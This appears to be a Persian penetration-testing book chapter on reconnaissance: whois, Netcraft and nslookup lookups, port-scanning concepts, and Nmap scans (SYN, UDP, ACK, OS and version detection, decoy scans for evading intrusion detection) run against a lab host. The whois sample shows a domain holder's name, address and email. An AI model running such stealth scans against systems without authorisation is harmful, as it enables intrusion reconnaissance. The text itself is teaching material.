فاز جمع آوری اطلاعات یکی از فاز های اصلی PTES است. در این مرحله باید تلاش شود تا حد امکان از هدف اطلاعات جمع آوری کرد زیراکه هر چه اطلاعات شخص نفوذگر بیشتر باشد دید بهتری از هدف بدست می آورد و همچنین میزان شانس بهره برداری از سیستم هدف هم بالا خواهد رفت. در طی انجام فاز جمع آوری اطلاعات باید در مورد هدف اطلاعات مختلفی از قبیل آی پی آدرسس، سرویس های موجود بر روی آن، درگاه های باز و غیره را بدست آورد. این اطلاعات نقش بسیاری اساسی در طی آزمون نفوذ برای شخص حمله کننده دارند. در هر حال ما کلا سه تکنیک اساسی برای جمع آوری اطلاعات از هدف داریم که به شرح زیر است.

1. جمع آوری غیرمستقیم اطلاعات[2]
2. جمع آوری مستقیم اطلاعات[3]
3. جمع آوری اطلاعات از طریق مهندسی اجتماعی[4]

البته به این نکته دقت داشته باشید، انجام فاز جمع آوری اطلاعات نیاز به طرح دقیقی برای پژوهش و پیشرویی دارد و از همه مهم تر تفکر شما باید مانند یک حمله کننده باشد. زیرا که باید برای نفوذ از محیط هدف اطلاعات کامل و دقیق جمع آوری کنید، این اطلاعات دید با ارزشی درباره هدف به حمله کننده می دهند و حتی بدیهی ترین اطلاعاتی که از این مرحله بدست می آید می توانند در حمله بسیار مفید واقع شوند. بنابراین به این فاز بسیار توجه کنید.

قبل از اینکه فاز جمع آوری اطلاعات را شروع کنید. این را در نظر داشته باشید که چگونه باید همه چیز را انجام بدهید و نتایج بدست آمده را سازمان دهی کنید.

[1] Intelligence Gathering
[2] Passive information gathering
[3] Active information gathering
[4] Social engineering gathering

این نکته را به یاد بسپارید، نتایج بدست آمده در این گام را تا حد ممکن ذخیره کنید. بسیاری از متخصصان امنیت حرفه ای بر این امر واقف هستند که یادداشت کردن جزئیات فاز جمع آوری اطلاعات در یک عمل نفوذگری می تواند خیلی برای نفوذگر مفید باشد. زیرا این اطلاعات می تواند یک آزمایش نفوذ را به موفقیت و یا شکست تبدیل کند. علاوه بر این؛ هنگامی که تمامی کار های خود را ذخیره می کنید خیلی روشمند و دقیق می توانید در انجام عملیات نفوذ بدون آنکه مرحله ای را جا بیندازید و یا سردرگم شوید در این فاز پیشروی کنید.

مثلما تا الان خودتان به این موضوع پی بردید که این فاز بسیار مهم است. زیرا پایه و اساس بقیه فاز ها بر این فاز استوار می شود و تمامی اطلاعاتی که در این قسمت به دست می آید نفوذگر را در انجام یک نفوذ موفق می تواند کمک کند. همانطور که قبلا ذکر شد. قبل از اینکه شخص حمله کننده عمل اکسپلویتینگ از هدف را انجام دهد باید اطمینان حاصل کند که همه جنبه های موجود هدف را بررسی کرده. بیشتر افراد هیجان دارند که یک حفره امنیتی را اکسپلویت کنند (مورد بهره برداری قرار بدهند) و به کاربر ریشه (مالک) در آن دسترسی بیابند یا به طور کلی به آن نفوذ کنند. اما شما فعلا مانند کودکی هستید که ابتدا باید راه رفتن را یاد بگیرد و بعد از آن با انجام تمرینات آمادگی آن را پیدا کند تا بتواند وارد مسابقات دو با مانع شود. اگر روش های ذکر شده در این فصل را پیگیری کنید می توانید به دقت سیستم قربانی را مورد کاوش قرار داده و آن را از لحاظ آسیب پذیری و... مورد بررسی قرار بدهید.

توجه : اگر بدنبال این هستید که مراحل موجود در این فصل را بدون آنکه به سیستم خود و سیستم هدف آسیب برسد انجام دهید. باید یک محیط آزمایشگاه برای خود راه اندازی کنید. (به پیوست 1 کتاب رجوع کنید) بسیاری از مثال ها در فصول این کتاب باعث خرابی سیستم هدف و غیر قابل استفاده شدن آن می شوند و اگر فعالیت های مورد بحث در فصول این کتاب، با نیئت خرابکاری بر روی سیستم های راه دور انجام شود. بنابر قوانین می توان آن فعالیت را غیر قانونی در نظر گرفت و شخص انجام دهنده را محکوم کرد. از همین روی بهتر است یک آزمایشگاه برای فعالیت های خود در نظر بگیرید.

جمع آوری غیرمستقیم اطلاعات

از این تکنیک برای جمع آوری اطلاعات از قربانی بدون آنکه هیچ ارتباط و یا دسترسی با هدف برقرار شود استفاده می شود. تعریف فوق الذکر برای این مبحث بدین معنی است، که هکرها برای به دست آوردن اطلاعات از اهداف خود می توانند از منابع دیگری مانند nslookup، whois و غیره استفاده کنند که باعث می شود هویت آن ها فاش نشود.

به فرض مثال، اگر قربانی شما یک برنامه کاربردی وب باشد. می توانید با استفاده از whois اطلاعات بسیاری از آن بدون آنکه هیچ ارتباط مستقیمی با هدف برقرار کنید به دست آورید. اطلاعاتی از قبیل آی پی آدرس، نام دامنه، زیر دامنه ها، محل سرویس دهنده و نام سرور میزبان. این اطلاعات می توانند در طول آزمایش نفوذ بسیار مفید و به عنوان مسیری برای بهره برداری از هدف استفاده شوند.

جمع آوری اطلاعات مستقیم

در این تکنیک، برای جمع آوری اطلاعات از قربانی اتصال با آن صورت می گیرد. این تکنیک به ما اطلاعات مفید و اساسی که می تواند از هدف مقابل درک روشنی به ما دهد، ارائه می کند. به عنوان مثال، یکی از عملیات هایی که در این مرحله به فور انجام می گیرد، عملیات پویش درگاه های باز سیستم قربانی است، که هدف از انجام این عملیات شناسایی درگاه های باز سیستم و سرویس های در حال اجرا بر روی آن است.

جمع آوری اطلاعات از طریق مهندسی اجتماعی

این گام از جمع آوری اطلاعات شبیه به نوع جمع آوری اطلاعات غیر مستقیم است. اما با این حال شامل یک سری تفاوت های مهم می شود؛ دلیل اصلی اینکه این روش را شبیه به جمع آوری اطلاعات غیر مستقیم می دانند این است که هویت شخص حمله کننده فاش نمی شود و تفاوت اصلی آن با جمع آوری اطلاعات غیر مستقیم؛ متکی بر اشتباهات انسانی بودن آن است یا می توان گفت انجام این روش بیشتر انسان محور است. و بر روی اشخاص بی دقتی که از راه های گوناگون مانند مکالمه های تلفنی، پاسخگویی به ایمیل ها و غیره.. اطلاعات حیاتی خود از قبیل کلمه عبور ها و.. را به بیرون درز می دهند، کاربرد دارد. انجام دادن این تکنیک روش های بسیاری دارد و تا حالا یک روش خاص برای آن تعریف نشده است.

در این فصل، تکنیک های مختلف جمع آوری اطلاعات مستقیم و غیر مستقیم را بررسی خواهیم کرد. در ابتدا تکنیک های رایج مورد استفاده در جمع آوری اطلاعات غیر مستقیم که معمولا مورد غفلت قرار می گیرند را بررسی خواهیم می کنیم و در گام بعد بر روی جمع آوری اطلاعات مستقیم از طریق پویش درگاه ها متمرکز خواهیم شد. خب، اجازه بدهید کار خود را شروع کنیم.

دو دستور whois، و nslookup اساسی ترین و ساده ترین دستوراتی هستند که در فاز جمع آوری اطلاعات از آن ها استفاده می شود. قابل ذکرست برای جمع آوری اطلاعات توسط این ابزار نیاز به هیچ ارتباط مستقیمی با هدف ندارید. فقط کافیست که دستور آن را در محیط بک تراک با پارمتر های مورد نیازش اجرا کنید تا عملیات مربوط به خودشان را انجام بدهند.

در این قسمت کار خودمان را با whois شروع می کنیم. شما می توانید این دستور را در ترمینال بک تراک مستقیما وارد کرده و مورد استفاده قرار بدهید. برای مثال، اجازه بدهید یک عملیات whois را بر روی سایت oopssec.ir انجام بدهیم و نتیجه را مشاهده کنیم. البته من تمامی خروجی دستور را در اینجا قرار نمی دهم. فقط قسمتی از خروجی را در اینجا می گذارم.

---

48 **c3phalex1n@bt:**~# whois oopssec.ir

domain: oopssec.ir
ascii: oopssec.ir

```
remarks:        (Domain Holder) Milad Kahsari
remarks:        (Domain Holder Address) Goorgan , Azadshahr, Golestan, IR
holder-c:       mk2305-irnic
admin-c:        mk2305-irnic
tech-c:         mk2305-irnic
nserver:        ns1.irwebdns.com
nserver:        ns2.irwebdns.com
last-updated:   2012-08-02
expire-date:    2013-08-01
source:         IRNIC # Filtered

nic-hdl:        mk2305-irnic
person:         Milad Kahsari
org:            Ratin publication
e-mail:         m.kahsari@gmail.com
```

در خروجی نمایش داده شده در بالا مشاهده می کنید اطلاعاتی در مورد قربانی به ما داده شده است، از قبیل نام صاحب دامنه، آدرس دی ان اس و غیره. از آنجا که این اطلاعات از یک منبع به غیر از هدف گرفته شده است اطلاعات حمله کننده فاش نمی شود به همین دلیل آن را جمع آوری اطلاعات غیر مستقیم می گویند.

Netcraft

نت کرافت (http://searchdns.netcraft.com) یک ابزار تحت وب است که ما را در امر پیدا کردن آی پی آدرس سرور، مشخصات میزبان و.. یک وبسایت کمک می کند.

قابل ذکر است که عمل پیدا کردن آی پی سرور را می توان با دستور مشابه ping چه در ویندوز و چه در لینوکس انجام داد. اما بعضی از مواقع پیش می آید که سرور در برابر این نوع جمع آوری اطلاعات مسون شده است. در آن موقع شما ناچارا باید از این وبسایت ها استفاده کنید. علاوه بر آدرس آی پی اطلاعات دیگری را هم ارائه می دهد که شما در عکس زیر می توانید مشاهده کنید.

Site	http://www.secmaniac.com	**Last reboot**	unknown Uptime graph
Domain	secmaniac.com	**Netblock owner**	Linode
IP address	96.126.127.220	**Site rank**	132635
Country	US	**Nameserver**	ns1.secmaniac.com
Date first seen	April 2010	**DNS admin**	admin@dnsimple.com
Domain Registrar	enom.com	**Reverse DNS**	li376-220.members.linode.com
Organisation	Whois Privacy Protection Service, Inc.	**Nameserver Organisation**	Whois Privacy Protection Service, Inc.
Check another site:		**Netcraft Site Report Gadget**	Add to Google [More Netcraft Gadgets]

عکس 1: استفاده کردن از نت کرافت برای پیدا کردن آی پی سرور میزبان یک وبسایت خاص

پس از عمل شناسایی مشاهده می کنید که، آدرس آی پی سرور میزبان سایت secmaniac.com را در خروجی در قسمت Ip address به ما 96.126.127.220 تحویل داده است. و علاوه بر این اطلاعات، مشخصات دیگری را از قبیل Domain Register ، Organisation و.. را هم به ما ارائه داده است.

کارگزار نام دامنه

پیش از مطالعه درباره NSLookup حتماً لازم است درباره مفهوم کارگزار نام دامنه[1] و مفاهیم مربوط به آن مانند Name Server و Zone File DNS اطلاعاتی داشته باشید. از همین روی ابتدا به توصیف این مفاهیم می پردازیم.

کارگزار نام دامنه چیست؟!

همانطور که می‌دانید برای مشاهده سایتهای اینترنتی یا ارسال ایمیل از آدرس‌های حرفی استفاده می‌شود، (مانند www.oopssec.ir) ولی کامپیوتر و مجموعه اینترنت برای تبادل اطلاعات از آدرس‌های عددی مانند 217.218.60.147 که IP نامیده می شوند، استفاده می کند.

سیستم کارگزار نام دامنه ، آدرس حرفی یک سایت (یا همان دامنه) را به آدرس عددی تبدیل می کند، در واقع مشخص می‌کند که این سایت در کجای اینترنت واقع شده است، که این عملیات شامل مراحل مختلفی می شود. کامپیوتری که به طور مشخص آدرس حرفی را به آدرس عددی تبدیل می کند، Name Server نامیده می شود. Name Server این کار را توسط نرم افزار مشخصی انجام می دهد، که رایج ترین آنها BIND و Microsoft DNS میباشد.

در Name Server یک مجموعه اطلاعات درباره دامنه‌ها ذخیره می‌شود. هنگامیکه برای یک دامنه فضای هاست تعریف می‌شود، در 2 یا چند Name Server اطلاعات مربوط به آن دامنه وارد می‌شو، که به این Name Server ها، Name Server های مرجع پایه گفته می‌شود.

NSLookup

NSLookup یک برنامه از نوع خط فرمان[2] است که مخفف Name Server Lookup می‌باشد. به وسیله NSLookup می‌توان از Name Serverهای مختلف اطلاعات مربوط به دامنه‌های مورد نظر را در صورت امکان بدست آورد. اطلاعاتی که درباره دامنه از طریق NSLookup مشاهده می‌کنیم، در واقع همان اطلاعاتی است که در ZoneFile مربوط به دامنه وجود دارد.

[1] Domain Name Server
[2] command-line

اجرای برنامه NSLookup

ترمینال را در بک ترک را باز کنید و دستور nslookup را تایپ کنید.

---

c3phalex1n@bt:~# nslookup

هنگام اجرا، NSLookup سروری را که به عنوان DNS Server کامپیوتر شما تعریف شده است را به عنوان سرور پیش فرض تعیین می‌کند. این آدرس را می‌توانید در تنظیمات شبکه خود در بخش TCP/IP مشاهده کنید. برای مثال در شکل بالا سروری که پرسش های ما را جواب می دهد، دارای آدرس 192.168.200.192 است که یک Name Server در شبکه داخلی می‌باشد. حال آدرس oopssec.ir را وارد می‌کنیم.

---

set type=mx
> oopssec.ir
Server: 192.168.244.2
Address: 192.168.244.2#53

Non-authoritative answer:
Name: oopssec.ir
Address: 5.9.24.238

دو خط اول پاسخ (Server & Address) مشخص می‌کند که کدام سرور و با چه آدرسی پاسخ را ارائه کرده است. در خط سوم عبارت Non-authoritative را مشاهده می‌کنیم. این عبارت به این معنی است که سرور 192.168.200.192، مرجع پایه اطلاعات دامنه oopssec.ir نیست و آن را در اختیار ندارد، لذا فرایند resolve را برای دریافت آنها آغاز کرده است و اطلاعات مربوط به این دامنه را از سرور دیگری دریافت کرده است. درخط چهارم و پنجم نام دامنه و آدرس هاست آن 192.168.200.192 را مشاهده می‌کنیم.

NSLookup دارای دو دستور اصلی server و set type می باشد. برای مشاهده فهرست دستورات می توانید در خط فرمان عبارت ? یا help را تایپ کنید. برای اطلاع بیشتر درباره NSLookup می توانید به این مقاله مراجعه کنید. (http://support.microsoft.com/kb/200525) در واقع NSLookup یک ابزار مدیریتی در شبکه برای آزمایش و رفع اشکال Name Server ها می باشد. علاوه بر NSLookup می‌توانید از سایر نرم افزارها مانند DIG استفاده کرد.(Domain Information Groper - کاوشگر اطلاعات دامنه)

نکته : جمع آوری اطلاعات به صورت غیر مستقیم یک هنر است و یک کار ساده نیست، اکثریت

افرادی که از این روش استفاده می کنند در این تخصص به درجه استادی رسیده اند، زیرا می دانند از هر اطلاعاتی که در این قسمت به دست می آورند در چه جایی می توانند استفاده کنند . مباحثی هم که ما در اینجا مطرح کردیم می توان گفت که یک بیت از کل بحث هایی است که در مورد جمع آوری اطلاعات به صورت غیر مستقیم وجود دارد. به هر حال اگر علاقه مند هستید که در مورد روش های موجود در این فاز اطلاعات بیشتری به دست آورید کافیست که به سایت (http://www.pentest-standard.org) مراجعه کنید و در این زمینه در این وبسایت مطالعه بیشتری کنید.

جمع آوری مستقیم اطلاعات

در جمع آوری مستقیم اطلاعات حمله کننده مستقیما با سیستم هدف به تعامل می پردازد و در مورد آن اطلاعات به دست می آورد. به عنوان مثال ممکن است؛ سیستم هدف را مورد پویش قرار بدهیم تا درگاه های باز بر روی سیستم هدف را شناسایی کنیم. و مشخص کنیم که چه سرویس هایی بر روی سیستم هدف در حال فعالیت هستند. این نوع پویش و شناسایی سرویس هایی که بر روی سیستم هدف فعال هستند موقعیت خوبی را برای حمله کننده ایجاد می کند که بتواند از آن ها در حمله خود استفاده کند. اما با این حال مراقب باشید؛ اگر در دریافت اطلاعات مستقیم بی دقتی کنید. ممکن است توسط سیستم های تشخیص نفوذ (IDS) یا سیستم های پیشگیری از نفوذ (IPS) شناسایی شده و به دام بیفتید. که این می تواند خیلی گران برای نفوذگر تمام شود زیرا حمله شما با شکست رو به رو خواهد شد.

نحوه عملکرد برنامه های پویشگر درگاه ها

برنامه های پویشگر درگاه ها، در ابتدا اقدام به ارسال یک درخواست برای کامپیوتر هدف بر روی هر یک از درگاه ها نموده و در ادامه با توجه به نتایج بدست آمده، قادر به تشخیص وضعیت یک درگاه می باشند (باز بودن، بسته بودن، یا فیلتر بودن یک درگاه). در صورتی که این گونه برنامه ها با اهداف مخرب به خدمت گرفته شوند، مهاجمان قادر به تشخیص وضعیت درگاه ها بر روی یک سیستم و یا شبکه کامپیوتری می شوند و آنان می توانند تهاجم خود را بگونه ای برنامه ریزی نمایند که ناشناخته باقی مانده و امکان تشخیص آنان وجود نداشته باشد. برنامه های امنیتی نصب شده بر روی یک شبکه کامپیوتری می بایست بگونه ای پیکربندی شوند که در صورت تشخیص ایجاد یک ارتباط و پویش مستمر بدون وقفه مجموعه ای از درگاه ها هشدار های لازم را در اختیار مدیریت سیستم قرار دهند.

مهاجمان به منظور پویش درگاه ها از دو روش عمده "آشکار" و یا " پنهان" استفاده می نمایند. در روش پویش آشکار، مهاجمان در رابطه با تعداد درگاه هائی که قصد بررسی آنان را دارند، دارای محدودیت خواهند بود (امکان پویش تمامی 65.535 پورت وجود ندارد) اما در پویش مخفی، مهاجمان از روش هائی نظیر "پویش کند " استفاده نموده تا احتمال شناسائی آنان کاهش یابد. با پویش درگاه ها در یک محدوده زمانی، احتمال تشخیص فعالیت مخربانه توسط برنامه های امنیتی نصب شده در یک شبکه کامپیوتری کاهش پیدا می نماید .

برنامه های پویشگر درگاه ها با تنظیم فلاگ های متفاوت TCP و یا ارسال انواع متفاوتی از بسته های

اطلاعاتی TCP قادر به ایجاد نتایج متفاوت و تشخیص درگاه های باز بر اساس روش های مختلفی می باشند به عنوان مثال یک پویش مبتنی بر SYN با توجه به نتایج بدست آمده اعلام می نماید که کدام درگاه باز و یا کدام درگاه بسته است و یا در یک پویش مبتنی بر FIN بر اساس پاسخی که از پورت های بسته دریافت می نماید (پورت های باز پاسخی را ارسال نخواهند کرد) وضعیت یک پورت را تشخیص خواهد داد. مدیران شبکه می توانند با استفاده از امکانات متنوعی که در این رابطه وجود دارد از پویش درگاه ها بر روی شبکه توسط مهاجمان آگاه گردند. مثلا می توانند تمامی پویش های مبتنی بر SYN را ثبت تا در ادامه امکان بررسی دقیق آنان وجود داشته باشد. به منظور افزایش ایمن سازی کامپیوتر و یا شبکه مورد نظر می توان خود اقدام به پویش درگاه ها با استفاده از نرم افزارهائی نظیر Nmap نمائید. حتی می توانید محدوده ای از آدرس های IP و درگاه های مورد نظر را بررسی کنید (شبیه سازی یک تهاجم). پس از مشخص شدن وضعیت هر یک از درگاه ها می بایست اقدامات لازم حفاظتی در این خصوص را انجام بدهید .

Nmap چیست؟

nmap مخفف کلمه Network Mapper می باشد، Nmap نرم افزاری است که در حقیقت برای مدیران شبکه و سیستم طراحی شده است تا بوسیله آن بررسی کنند که در شبکه کدام سرورها در حال کار بوده و چه سرویسهایی را ارائه می کنند. این نرم افزار تکنیکهای گسترده ای از انواع پویش را پشتیبانی می کند. از این تکنیك ها می توان به UDP، TCP Connect، TCP Syn، Ftp proxy، Reverse Ident، ICMP، FIN، Ack Sweep، Xmas Tree، Syn sweep، IP protocol و NULL scan اشاره کرد. این تکنیکها جلوتر به صورت خلاصه شرح داده خواهند شد. بجز این قابلیتها، nmap برخی قابلیتهای پیشرفته مانند تشخیص سیستم عامل میزبان از طریق تکنیك TCP/IP Fingerprinting، پویش موازی[1]، تشخیص میزبانهای خاموش با استفاده از پویش موازی، پویش Deco ، تشخیص فیلتر درگاه، پویش مستقیم RPC و مشخصات قابل انعطاف هدف و درگاه را ارائه می کند.

هنگامی که nmap اجرا می شود، نتیجه معمولی آن لیستی از شماره درگاه ها و نام سرویس و وضعیت درگاه است که این وضعیت می تواند باز (open)، فیلتر شده (filtered) یا فیلتر نشده (unfiltered) باشد. باز به این معنی است که سیستم هدف اتصالاتی که به آن صورت گیرد را خواهد پذیرفت. فیلتر شده به این معنی است که یك دیوار آتش یا مسیریاب فیلتر کننده مانع تشخیص nmap شده است. فیلتر نشده به این معنی است که درگاه بسته است ولی هیچ دیوار آتش یا فیلتری در مقابل آن قرار ندارد. با توجه به گزینه ای که nmap با آن اجرا شده است، مشخصاتی مانند نوع سیستم عامل هدف، نام کاربری برنامه هایی که به درگاه ها متصل هستند، نام DNS و... نمایش داده خواهد شد.

پویش درگاه به وسیله Nmap

پویش کردن درگاه ها، یکی از رایج ترین تکنیک ها در جمع آوری اطلاعات مستقیم از هدفمان است. و علاوه بر این یکی از عملیات های جذاب در جمع آوری اطلاعات به حساب می آید. برنامه Nmap یکی از برنامه

[1] Parallel Scanning

های قدرتمند برای انجام پویشگری است که همواره مورد استفاده متخصصان امنیت حرفه ای قرار می گیرد. که می توان آن را در هر سطحی از جمع آوری اطلاعات مورد استفاده قرار داد. در این کتاب ما چند روش پویشگری رایج به وسیله Nmap را مورد بررسی قرار خواهیم داد.

اجرا کردن Nmap در متاسپلویت

اجرا کردن Nmap در متاسپلویت بسیار آسان است. ابتدا متاسپلویت را از طریق ترمینال اجرا کرده و بعد از اینکه خط فرمان متاسپلویت ظاهر شد دستور Nmap را وارد و اجرا کنید. تا لیست گزینه های پویشگری که Nmap ارائه می دهد نمایش پیدا کند.

Msf> nmap

ما چهار نوع از تکنیک هایی که می توانند در طی آزمایش امنیت بسیار مفید باشند را بررسی خواهیم کرد. Nmap حالت های مختلف و بسیاری را برای پویشگری ارائه می دهد اما در اینجا تمرکز ما بر روی چهار تکنیک اصلی خواهد بود. که این تکنیک ها شامل (TCP Connect Scan، Syn Stealth Scan ، UDp Scan، ACK Scan) می شود. علاوه بر این ها می توانیم گزینه های پویشگری گوناگونی را که Nmap ارائه می دهد را با هم ترکیب کنیم و یک دستورعمل منحصربفرد ایجاد کنیم. و یک پویش حرفه ای و خاص را بر روی هدف اعمال کنیم. اجازه بدهید کار خود را شروع کنیم.

-**پویش TCP Connect :** این پویش با سوئیچ sT انجام می شود که از پویش های اولیه و پایه محسوب می شود. در این نوع پویش اتصال کامل به درگاه انجام می گیرد.

---

msf > nmap -sT -p1-10000 192.168.56.102
[*]exec: nmap -sT -p1-10000 192.168.56.102
Starting Nmap 5.51SVN (http://nmap.org) at 2011-10-19 00:03 IST
Nmap scan report for 192.168.56.102
Host is up (0.0058s latency.(
Not shown: 9997 closed ports

PORT	STATE	SERVICE
/135tcp	open	msrpc
/139tcp	open	netbios-ssn
/445tcp	open	microsoft-ds

MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems

در دستور بالا از پارامتر (-sT) برای انجام پویشگری نوع (TCP Connect) و از پارامتر (-p) برای مشخص کردن محدوده درگاه هایی که قصد بررسی آن ها را داریم استفاده شده است. این نوع پویش در طی سه فرآیند Handshake صورت می گیرد.

-پویش TCP SYN : در این نوع پویش دو مرحله از مراحل سه مرحله ای TCP/IP انجام شده و یك اتصال کامل ایجاد نمی شود. مزیت این نوع پویش در آن است که هویت پویش کننده تا حد زیادی مخفی خواهد ماند. برای استفاده از این نوع پویش باید به شکل زیر عمل کنید.

```
msf > nmap -sS 192.168.56.102
 [*]exec: nmap -sS 192.168.56.102
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:17 IST
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency.(
Not shown: 997 closed ports
PORT        STATE       SERVICE
/135tcp     open        msrpc
/139tcp     open        netbios-ssn
/445tcp     open        microsoft-ds
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems
```

پارامتر sS– به Nmap می فهماند که یک پویش از نوع Syn باید انجام بدهد. خروجی این نوع پویش در بیشتر اوقات با خروجی که از پویش TCP حاصل می شود شبیه به هم هستند. اما این روش یک تفاوت هایی با روش TCP دارد، روش Syn توسط دیوار آتش ها و سیستم های تشخیص نفوذ به سختی شناسایی می شوند.

-پویش UDP : این روش برای تعیین اینکه چه درگاه های UDP ای باز هستند صورت می گیرد. روش کار بصورت ارسال بسته های صفر بایتی UDP به هر درگاه در ماشین هدف است. در صورتی که در پاسخ بسته ICMP Port Unreachable دریافت شود، درگاه بسته است. در غیر این صورت، درگاه باز است. متاسفانه معمولا دیوارهای آتش بسته های ICMP Port Unreachable را حذف می کنند که باعث می شود تا درگاه باز به نظر برسد. برخی اوقات یك ISP تنها برخی درگاه های خطرناك را بلاك می کند که باعث می شود تا به نظر برسد که این درگاه ها باز هستند. متاسفانه راه دقیقی برای تشخیص بین پورتهای UDP باز و بسته وجود ندارد. متاسفانه برخی اوقات پویش UDP به طور دردناکی آهسته است. البته این موضوع در سیستم های لینوکس و سولاریس می باشد. این امر به توجه به پیشنهادهای امنیتی RFC 1812 صورت گرفته است. در مورد سیستمهای ویندوز، با توجه به اینکه مایکروسافت کاری به استانداردها و امنیت ندارد. می توانید تمام درگاه های UDP روی یك سرویس دهنده ویندوز را به سرعت پویش کنید.

```
msf > nmap –sU 192.168.56.102
```

پارامتر sU– به Nmap می فهماند که باید پویشی از نوع UDP انجام بدهد.

-**پویش ACK** : از این نوع پویش معمولا برای آشکارسازی قواعد دیوار آتش استفاده می شود. مثلا می توان آزمایش کرد که دیوار آتش از نوع stateful است و یا صرفا یك فیلتر بسته ساده بوده که بسته های SYN را فیلتر می کند. این پویش اقدام به ارسال بسته ACK با شماره سکانس و تصدیق تصادفی می کند. در صورتی که در پاسخ بسته RST دریافت شود، درگاه فیلتر نشده است. در صورتی که پاسخی دریافت نشود و یا بسته ICMP Port Unreachable دریافت شود، درگاه فیلتر شده تلقی خواهد شد.

```
msf > nmap -sA 192.168.56.102
 [*]exec: nmap -sA 192.168.56.102
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:19 IST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency.(
Not shown: 999 filtered ports
PORT          STATE         SERVICE
/9001tcp      unfiltered    tor-orport
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
```

برای انجام این نوع پویش باید از پارامتر sA– استفاده کنید. در خروجی بالا مشاهده می کنید که تمامی درگاه ها بر روی هدف فیلتر شده اند بجز درگاه 9001 که فیلتر نیست. این نوع پویش می تواند به ما برای حمله به هدف با استفاده کردن از درگاه هایی که بر روی هدف فیلتر نشده اند کمک کند.

استفاده از Nmap برای شناسایی سیستم عامل و نسخه آن

برنامه Nmap گزینه های پیشرفته دیگری را به غیر از گزینه های پویشگری درگاه ارائه می دهد. یکی از این گزینه های پیشرفته، که با پارامتر O– اعمال می شود. برای شناسایی نوع سیستم عامل هدف و نسخه آن مورد استفاده قرار می گیرد. خروجی یک پویش شناسایی سیستم عامل در زیر قرار داده شده است که می توانید مشاهده کنید.

```
msf > nmap -O 192.168.56.102
 [*]exec: nmap -O 192.168.56.102
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 02:25 IST
Nmap scan report for 192.168.56.102
```

```
Host is up (0.0014s latency)
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows XP|2003
```

در خروجی بالا مشاهده می کنید که برنامه Nmap به درستی توانسته نوع سیستم عامل مورد استفاده هدف را شناسایی کند که این اطلاعات می تواند ما را در پیداکردن یک اکسپلویت برای بهره برداری از هدف کمک کند و کار ما را برای نفوذ به سیستم هدف تسکین بخشد.

یکی دیگر از گزینه های Nmap که بسیار مورد استفاده قرار می گیرد، پویش تشخیص نسخه [1] سرویس هایی است که از درگاه های مختلف برای سرویس دهی استفاده می کنند که با پارامتر sV- اعمال می گردد. می توانید در زیر یک خروجی از این نوع پویش را ببینید.

```
msf > nmap -sT -sV 192.168.56.102
 [*]exec: nmap -sV 192.168.56.102
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 02:27 IST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency)
Not shown: 997 closed ports
PORT        STATE       SERVICE      VERSION
/135tcp     open        msrpc        Microsoft Windows RPC
/139tcp     open        netbios-ssn
/445tcp     open        microsoft-ds   Microsoft Windows XP
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems(
Service Info: OS: Windows
```

در بالا مشاهده می کنید که در زیر ستون Version نسخه سرویس هایی که از درگاه ها ارائه می شوند نشان داده شده است.

گزینه های دیگر Nmap:

گزينه هاي Nmap مي توانند با هم يا به تنهايی به كار گرفته شوند. برخی گزینه ها مخصوص حالت های پویش خاصی هستند. اجرای Nmap با سوييچ h يك راهنمای كوچك از آن را روی ترمينال صفحه نمايش خواهد داد. به طور کلی پویش یک درگاه فرآیندی است که مهاجمان با استفاده از آن قادر به تشخیص وضعیت یک درگاه بر روی یک سیستم و یا شبکه می باشند.

[1] Version Detection

مهاجمان با استفاده از ابزارهای متفاوت، اقدام به ارسال داده به درگاه های TCP و UDP نموده و با توجه به پاسخ های دریافتی قادر به تشخیص این موضوع خواهند بود که کدام درگاه ها در حال استفاده بوده و از کدام درگاه ها استفاده نمی گردد و اصطلاحا آنان باز می باشند یا خیر. مهاجمان در ادامه و بر اساس اطلاعات دریافتی، بر روی درگاه های باز متمرکز شده و حملات خود را بر اساس آنان سازماندهی می نمایند. عملکرد مهاجمان در این رابطه مشابه سارقانی است که به منظور اهداف مخرب خود (سرقت)، درابتدا وضعیت درب ها و پنجره های منازل را بررسی نموده تا پس از آگاهی از وضعیت آنان (باز بودن و یا قفل بودن)، سرقت خود را برنامه ریزی نمایند. TCP (Transmission Control Protocol) و (User Datagram Protocol) UDP، دو پروتکل مهم TCP/IP می باشند. هر یک از پروتکل های فوق می توانند دارای شماره درگاه هایی بین 0 تا 65.535 باشند. بنابراین ما دارای بیش از 65.000 درب می باشیم که می بایست در رابطه با باز بودن و یا بستن هر یک از آنان تعیین تکلیف کنیم. از 1024 درگاه اول TCP به منظور ارائه سرویس های استانداردی نظیر FTP,HTTP,SMTP و DNS استفاده می گردد . به برخی از درگاه های بالای 1023 نیز سرویس های شناخته شده ای نسبت داده شده است، ولی اغلب این درگاه ها به منظور استفاده توسط یک برنامه در دسترس می باشند.

پویش مخفیانه (Decoy Scan)

برای انجام پویش به صورت ناشناس این نکته بسیار مهم را به یاد داشته باشید. دیوار های آتش و سیستم های تشخیص نفوذ می توانند تمامی عملیات های پویشی که توسط آی پی آدرسس حمله کننده بر روی هدف صورت می گیرد را ذخیره کنند. از همین روی اگر از پارامتر D– در Nmap استفاده کنید که پویش نوع Decoy نام دارد. باعث می شود از شناسایی حمله کننده تا حد بسیار زیادی جلوگیری شود.

در طی انجام این عملیات برنامه Nmap یک میزبان راه دور را با استفاده از میزبان های دروغین دیگر، هدف را مورد پویش قرار می دهد. در نتیجه سیستم تشخیص نفوذ موجود در هدف چندین آی پی آدرسس را گزارش می دهد که نمی توان تشخیص داد کدام آی پی عمل اصلی پویش را انجام داده و کدام آی پی آدرسس ها دروغین هستند.

---

msf > nmap -sS 192.168.56.102 -D 192.134.24.34,192.144.56.21

